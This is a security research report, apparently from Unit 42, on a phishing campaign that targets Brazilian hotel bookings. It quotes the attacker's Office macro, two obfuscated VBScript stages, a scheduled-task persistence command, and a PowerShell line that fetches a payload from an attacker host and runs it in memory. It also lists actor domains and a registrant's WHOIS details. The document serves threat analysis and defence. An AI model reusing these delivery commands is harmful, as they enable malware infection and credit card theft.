March 12, 2019

In December 2018, Palo Alto Networks Unit 42 researchers identified an ongoing campaign with a strong focus on the hospitality sector, specifically on hotel reservations. Although our initial analysis didn't show any novel or advanced techniques, we did observe strong persistence during the campaign that triggered our curiosity.

We followed network traces and pivoted on the information left behind by this actor, such as open directories, document metadata, and binary peculiarities, which enabled us to find a custom-made piece of malware, that we named "CapturaTela". Our discovery of this malware family shows the reason for the persistent focus on hotel reservations as a primary vector: stealing credit card information from customers.

We profiled this threat actor and that has resulted in uncovering not only their delivery mechanisms, but also their arsenal of remote access tools and info-stealing trojans, both acquired from underground forums as well as open source tools found in GitHub repositories.

Have you ever wondered how an actor can run a very cheap and effective credit card data underground business? Welcome to "Operation Comando".


The attacker's delivery mechanisms

Our telemetry for this campaign identified email as the primary delivery mechanism and found the first related samples were distributed in August 2018. Topics used by the actor are typically related to travel bookings and vouchers, and target mainly Brazilian victims. Table 1 shows a representative list of typical subjects and attachment names found during the campaign.

Email Subject	Attachment names
Reserva para tres quartos	"Ficha cadastral Leticia Ferreira Mendes.ppam", "Ficha cadastral Jacinto Mendes da Silva.ppam", "Ficha cadastral Marcos Portela Correa.ppam", "Ficha cadastral Francisco Prado.ppam"
Reserva Veirano Advogador	Roominglist Veirano Advogados .docx
Corrigir data da reserva para o dia 03	Booking – Dados da Reserva.docx
Voucher para reserva	Voucher para reserva 02.docx
Reserva	Voucher de Reserva ADRIANA MILLER RODRIGUES.ppa

Table 1 Some email subjects and attachment names representative of this campaign.

While investigating the malicious documents used in the campaign, we discovered an interesting consistency in the document metadata. The author consistently uses an acronym throughout their work – "C.D.T Original" (see details on Figure 1).



```
File Name                       : 4211e091dfb33523d675d273bdc109ddecf4ee1c1f5f29e8c82b9d0344dbb6a1
Directory                       : .
File Size                       : 56 kB
File Modification Date/Time     : 2019:02:11 23:27:57+01:00
File Access Date/Time           : 2019:02:11 23:27:57+01:00
File Inode Change Date/Time     : 2019:02:11 23:27:57+01:00
File Permissions                : rw-r--r--
File Type                       : PPT
File Type Extension             : ppt
MIME Type                       : application/vnd.ms-powerpoint
Title                           :
Author                          : C.D.T Original
Last Modified By                : C.D.T Original
Revision Number                 : 1
Software                        : Microsoft Office PowerPoint
Total Edit Time                 : 7.4 hours
Create Date                     : 2018:12:13 20:33:03
Modify Date                     : 2018:12:14 03:55:12
Words                           : 0
Thumbnail Clip                  : (Binary data 43336 bytes, use -b option to extract)
Code Page                       : Windows Latin 1 (Western European)
Presentation Target             : Widescreen
Bytes                           : 0
Paragraphs                      : 0
Slides                          : 0
Notes                           : 0
Hidden Slides                   : 0
MM Clips                        : 0
App Version                     : 16.0000
Scale Crop                      : No
Links Up To Date                : No
Shared Doc                      : No
Hyperlinks Changed              : No
Title Of Parts                  : Arial, Calibri, Calibri Light, Tema do Office
Heading Pairs                   : Fontes usadas, 3, Tema, 1, Títulos de slides, 0
```

Figure 1 Example of malicious document metadata

The attackers make use of multiple common off-the-shelf methods that are observed in many campaigns, such as external references to remote scripts executed by MSHTA. Following this approach, this actor can find multiple tools and resources to perform their activities, and at the same time, make attribution and tracking more difficult for analysts. The most prevalent combinations of methods observed are depicted in Figure 2.




Figure 2 Multiple delivery mechanisms.

As an example of an email delivery used during December 2018 campaigns, let’s look at what pretended to be a rooming list (SHA256: ac70d15106cc368c571c3969c456778b494d62c5319dc366b7e2c116834c6187), which follows one path from Figure 2, more precisely the steps described in Figure 3.




Figure 3 December 2018 campaign delivery example

The malicious documents contain a simple Macro, which executes a remotely-hosted script using MSHTA:

Public Sub Auto_Open()

var0 = “MSHTA https://bit[.]ly/2QXNTHi”

Var = var0


Shell (Var)

End Sub

The landing URL resolves to:

hxxps://internetexplorer200[.]blogspot[.]com/

The statistics for the URL-shortened link on bit.ly confirm the observations from our telemetry, showing targets mainly in Brazil, as depicted in Figure 4 Distribution of Bit.ly campaign on 27-28th December.




Email, SMS, Direct	308

Brazil	264
United States	13
United Kingdom	5
+13 more	26

Figure 4 Distribution of Bit.ly campaign on 27-28th December

MSHTA executes VBScript contents that are encoded/obfuscated using a very simple algorithm (note the presence of Portuguese words throughout the code).




```
dim MicrosotfOfficeUpdate
MicrosotfOfficeUpdate = "73" + " " + "65" + " " + "74" + " " + "20" + " " + "73" + " " +
dim WindowsDefenderSignature

Function BoladeRancor(h)
  Dim AcrobatDocumentUpdate : AcrobatDocumentUpdate = Split(h)
  Dim i
  For i = 0 To UBound(AcrobatDocumentUpdate)
      AcrobatDocumentUpdate(i) = Chr("&H" & AcrobatDocumentUpdate(i))
  Next
  BoladeRancor = Join(AcrobatDocumentUpdate, "")
End Function
WindowsDefenderSignature = BoladeRancor(MicrosotfOfficeUpdate)
Execute WindowsDefenderSignature

 self.close
```

Figure 5 First stage VBScript code run via MSHTA

This results in the following scheduled task created in the system, where a new second-stage script is invoked via MSHTA from another remote location. Note that the second-stage VB code contains a reference to “CDT” in a comment.

“set shhh = CreateObject(\”WScript.Shell\”)\r\n   Dim var1\r\n var1 = \”cmd.exe /c SchTasks /Create /sc MINUTE /MO 240 /TN AdobeUpdateSD /TR \”\”.exe https://minhacasaminhavidacdt.blogspot[.]com/\”\r\nshhh.run var1, vbHide\r\n”



```
<script language="VBScript">
'----C.D.T----
dim MicrosotfOfficeUpdate
MicrosotfOfficeUpdate = "43" + " " + "72" + " " + "65" + " " + "61" + " " + "74" + " " + "65" + " " + "4F" + " " + "62" + " " + "6A" + " " +
dim WindowsDefenderSignature

Function BoladeRancor(h)
  Dim AcrobatDocumentUpdate : AcrobatDocumentUpdate = Split(h)
  Dim i
  For i = 0 To UBound(AcrobatDocumentUpdate)
      AcrobatDocumentUpdate(i) = Chr("&H" & AcrobatDocumentUpdate(i))
  Next
  BoladeRancor = Join(AcrobatDocumentUpdate, "")
End Function
WindowsDefenderSignature = BoladeRancor(MicrosotfOfficeUpdate)
Execute WindowsDefenderSignature

 self.close
</script>
```

Figure 6 Second-stage VB script

This second-stage VBScript code ends up loading a final payload in memory via PowerShell reflection, fetching the binary content from a file with a GIF extension:

“CreateObject(\”Wscript.Shell\”).run \”cmd.exe /c powershell -ExecutionPolicy Bypass -windowstyle hidden -noexit -command [Reflection.Assembly]::Load([Convert]::FromBase64String((New-Object Net.WebClient).DownloadString(‘http://achoteis.com[.]br/images/64.gif’))).EntryPoint.Invoke($null,$null)\”\r\n”

The final payload delivered in this case is Revenge Remote Access Trojan (RAT), a commodity tool which can be used to facilitate information theft.


Infrastructure analysis

At the infrastructure level, the attacker makes use of dynamic DNS (DDNS) services such as DuckDNS, WinCo, or No-IP, many of which offer free accounts lowering the investment required for attacker infrastructure. Some examples of the domains in use are detailed in Table 2.

Dynamic DNS Domains
systenfailued.ddns[.]com[.]br
office365update[.]duckdns[.]org
cdtoriginal[.]ddns[.]net

Table 2 Examples of domains associated with this campaign using DDNS providers

In addition to using free services, paste sites, and compromised sites, we have also identified at least one domain that appears to be actor-owned. The domain “fejalconstrucoes[.]com[.]br” has been used to host payloads, as well as send emails to potential victims. Figure 7 DNS WHOIS record shows details on the domain, which has been registered using the UOL service in Brazil.



```
domain:       fejalconstrucoes.com.br
owner:        fabio reis silva vieira
owner-c:      FSRVI3
admin-c:      FSRVI3
tech-c:       FSRVI3
billing-c:    FSRVI3
nserver:      ns1.dominios.uol.com.br
nsstat:       20181224 AA
nslastaa:     20181224
nserver:      ns2.dominios.uol.com.br
nsstat:       20181224 AA
nslastaa:     20181224
nserver:      ns3.dominios.uol.com.br
nsstat:       20181224 AA
nslastaa:     20181224
saci:         yes
created:      20181224 #19138305
changed:      20181224
expires:      20191224
status:       published
provider:     UOLHOST (22)

nic-hdl-br:   FSRVI3
person:       fabio Silva Reis Vieira
created:      20181224
changed:      20181224
provider:     UOLHOST (22)
```

Figure 7 DNS WHOIS record

Emails with malicious attachments belonging to this campaign have been found with the following characteristics:

Domain: fejalconstrucoes[.]com[.]br

Email Senders: mmcorrea@fejalconstrucoes.com.br, marcos@fejalconstrucoes.com.br

Attachment names: Contrato Anual FEJAL Construçoes.ppa

As mentioned before, an interesting detail on domains and paths used by the attacker is the use of the recurring acronym “CDT”, as for example:

hxxp://bit[.]ly/cdtqueda

hxxp://cdtoriginal.ddns[.]net


Identifying the main business driver: “CapturaTela”

During our investigation, one open directory identified allowed us to find several payloads used by the attacker. Table 3 displays the set of payloads and documents found. The acronym “CDT” keeps appearing even in file names used.

Filename	**SHA256**
CDT.hta	4485a8f339171ca86f7e38b912f0f28072ffe04404d5062af3a60f322566f870
